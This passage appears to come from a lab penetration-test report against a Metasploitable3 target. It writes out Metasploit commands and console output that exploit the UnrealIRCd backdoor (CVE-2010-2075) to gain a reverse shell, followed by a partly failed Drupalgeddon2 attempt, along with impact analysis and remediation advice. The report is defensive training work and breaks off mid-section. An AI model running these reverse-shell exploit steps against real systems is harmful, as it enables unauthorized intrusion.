
This backdoor vulnerability within UnrealIRCd was exploited to test gaining remote unauthorized access using the UnrealIRCd backdoor vulnerability (CVE-2010-2075).

The vulnerability was confirmed with the backdoor test, through which an attacker could gain a remote shell rapidly without authenticating. It is a compromise that directly grants control of the target server, and it is a threat to the confidentiality, integrity, and availability (CIA) of the system.

Recommendations also include decommissioning or patching of the exposed UnrealIRCd service simultaneously and deployment of strict network segmentation measures.

- ### Scope

1. Target IP: 10.10.64.124
2. Attacker IP: 10.10.132.113
3. Service Tested: UnrealIRCd 3.2.8.1 (IRC service running on port 6697)
4. Tools Used: Metasploit Framework
5. CVE Targeted: CVE-2010-2075



(Screenshot 8: - Search result from https://nvd.nist.gov/search)

- Methodology and Walkthrough
- Phase 1: Information Gathering

A comprehensive port and service scan was performed using Nmap. The scan revealed an open port (6697/tcp) running UnrealIRCd 3.2.8.1. Given the known vulnerabilities associated with this version, it was selected for exploitation.

- Phase 2: Exploitation

1. Metasploit Framework Initialization

- Tool launched: msfconsole

2. Search and Select Exploit Module

search unrealircd

use exploit/unix/irc/unreal_ircd_3281_backdoor

```
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Metasploit tip: View advanced module options with advanced

       =[ metasploit v6.4.55-dev-                         ]
+ -- --=[ 2467 exploits - 1271 auxiliary - 431 post       ]
+ -- --=[ 1472 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search unrealircd

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.10.64.124
RHOSTS => 10.10.64.124
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.10.132.113
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 10.10.132.113
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
[!] Unknown datastore option: LPORT. Did you mean RPORT?
LPORT => 4444
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
```

(Screenshot 9:- Running exploit command in Metasploit)


3. Configure Exploit Options

1. set RHOSTS 10.10.64.124
2. set LHOST 10.10.132.113
3. set LPORT 4444
4. set RPORT 6697
5. set PAYLOAD cmd/unix/reverse
6. show options

Settings were verified ensuring correct target and attacker's IP and ports.

4. Execute Exploit →Run

Result: Command shell session 1 opened (10.10.132.113:4444 -> 10.10.64.124:48547)
Shell access successfully obtained.




(Screenshot 10:- Verifying settings and running the exploit)

5. Post-Exploitation Enumeration

Inside the remote shell, the following commands were executed:
whoami
id
uname -a
hostname
pwd

Results: These outputs confirm unauthorized shell access to the system

- whoami -> www-data
- id -> uid=33(www-data)
- uname -a -> Linux metasploitable3-ub1404 3.x Kernel
- hostname -> metasploitable3-ub1404
- pwd -> /home



(Screenshot 11:- Verifying settings and running the exploit)

- ## Impact Analysis →

This backdoor allows remote attackers to execute arbitrary commands (as shown in Screenshot 9) with UnrealIRCd process privileges by simply connecting to the IRC service and sending specially crafted data. Exploitation grants attackers immediate remote shell access, bypassing all the authentication protections. This leads to complete system compromise, enabling attackers to steal confidential data, modify system files, drop malware, or pivot into internal networks. As exploitation is so straightforward and total control is offered, this weakness is a very severe risk.

- ## Recommendations and Remediation Advice →

1. Immediate Decommissioning: Remove UnrealIRCd 3.2.8.1 from the server at once.

2. Patch and Update: If IRC functionality is required, upgrade to the latest supported version of UnrealIRCd without the backdoor.

3. Firewall Hardening: Block IRC-related ports (6667, 6697) externally if unavoidable & install strict IP whitelisting for IRC services.

4. Network Segmentation: Place IRC servers in segmented VLANs with no direct connectivity to internal production systems.

5. Regular Vulnerability Scanning: Utilize regular scans with tools like Nessus or OpenVAS to identify outdated and vulnerable services.

6. Incident Response Readiness: Have an incident response plan ready for instant isolation in case similar vulnerabilities are exploited in the future.

- ## Conclusion →

The UnrealIRCd service on the victim machine at 10.10.64.124 was highly exposed and easy to exploit. Exploiting CVE-2010-2075 was successful, resulting in full system compromise. The remediation action must be taken immediately to remove the exposed service and improve overall network security. Organizations must have a sound patch management process and keep scanning their systems regularly to avoid such severe exposures.

5.2 Drupalgeddon2 Exploitation (CVE-2018-7600)

Severity	Critical
Affected Resources	Drupal 7 CMS (/drupal Directory, Port 80)
Status	Open

- Description

This penetration test assessed the vulnerability of a Drupal 7 CMS. The primary goal was to exploit the Drupalgeddon2 vulnerability (CVE-2018-7600) to assess the risk of this critical vulnerability.

There were some efforts at exploitation but no reverse shell could be set up, probably due to network limitations or server-side PHP execution limitations. The exploit was successfully able to bypass input validation, thus demonstrating that an attacker would succeed at remote code execution with alternate network or server settings.

Recommendations are to patch the Drupal CMS as soon as possible, implement web application firewalls (WAF), and monitor for exploitation attempts.

- Scope

- Target IP: 10.10.64.124
- Attacker IP: 10.10.11.77
- Target Service: Drupal 7 CMS
- Vulnerability: Drupalgeddon2 (CVE-2018-7600)
- Tools Used: Metasploit Framework

Methodology and Walkthrough

Phase 1: Information Gathering


Initial Nmap scans revealed the presence of an HTTP service running Apache 2.4.7 on port 80. Directory listing indicated a /drupal directory, hosting a Drupal 7 CMS.

Phase 2: Exploitation Attempt

1. Metasploit Framework Initialization
msfconsole


2. Search for Drupalgeddon2 Exploit → search drupalgeddon

Identified the module →
exploit/unix/webapp/drupal_drupalgeddon2



(Screenshot 12:- Screenshot of exploit module identified)

3. Load Exploit Module → use exploit/unix/webapp/drupal_drupalgeddon2



(Screenshot 13:- Screenshot of loading exploit module)

4. Configure Exploit Options

set RHOSTS 10.10.64.124
set TARGETURI /drupal
set LHOST 10.10.11.77
set LPORT 4445
set PAYLOAD php/meterpreter/reverse_tcp
show options
run


5. Launch Exploit

Result:

1. The target appears to be vulnerable.
2. Exploit completed, but no session was created.

```
Arden University St...  Vacancies with UN a...  Jobs  Certifications  Deutsch lernen  Recruitement agen...  Message from Inter...  Cybersec resources...  Laws, regulations...  blue collar jobs  All Bookmarks
Applications  Places  System  Sun 27 Apr, 11:59                                                    AttackBox IP:10.10.11.77[redacted]
                                                                Terminal
File  Edit  View  Search  Terminal  Help
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /drupal          yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.11.77      yes       The listen address (an interface may be specified)
   LPORT  4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 10.10.11.77:4445
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > back
msf6 > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 > set LHOST 10.10.11.77
LHOST => 10.10.11.77
msf6 > set LPORT 4445
LPORT => 4445
msf6 > run
[-] Unknown command: run. Run the help command for more details.
msf6 > use 0
[*] Using configured payload cmd/unix/reverse
msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 10.10.64.124
RHOSTS => 10.10.64.124
```

(Screenshot 14:- Screenshot showing the failure to establish a shell)



```
Terminal
File  Edit  View  Search  Terminal  Help
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST 10.10.11.77
LHOST => 10.10.11.77
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LPORT 4445
LPORT => 4445
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       10.10.64.124     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /drupal          yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.11.77      yes       The listen address (an interface may be specified)
   LPORT  4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
[-] Exploit failed: cmd/unix/reverse is not a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 10.10.64.124
RHOSTS => 10.10.64.124
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set TARGETURI /drupal
```

(Screenshot 15:- Screenshot showing the failure to establish a shell even though exploit ran successfully)

6. Alternate Payload Attempt

